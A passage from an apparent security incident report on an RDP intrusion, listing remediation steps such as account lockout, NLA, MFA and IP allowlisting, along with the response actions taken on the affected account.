| 2 | 2025-12-19 22:16:14 IST | View Results |
| 3 | 2025-12-19 22:16:02 IST | View Results |
| 4 | 2025-12-19 22:15:33 IST | View Results |

## 9. Recommendations & Remediation

- Implementing Account lockout policy Based on Thresholds
- Enable Network Level Authentication(NLA) before RDP
- Implementing MFA for High Privilege Accounts
- Restrict RDP access by implementing whitelisting IP/Subnet Ranges to Reduce Attack surface
- Strong password Policy
- Monitoring for RDP Connections and Generating Alerts for unusual sources in SIEM Platforms

## 10. Response Action

- Disabled tcm-windows account
- Force Reset the password for tcm-windows
- Created alert rule to prevent future attacks
- Reviewed session activity after login based on LogonID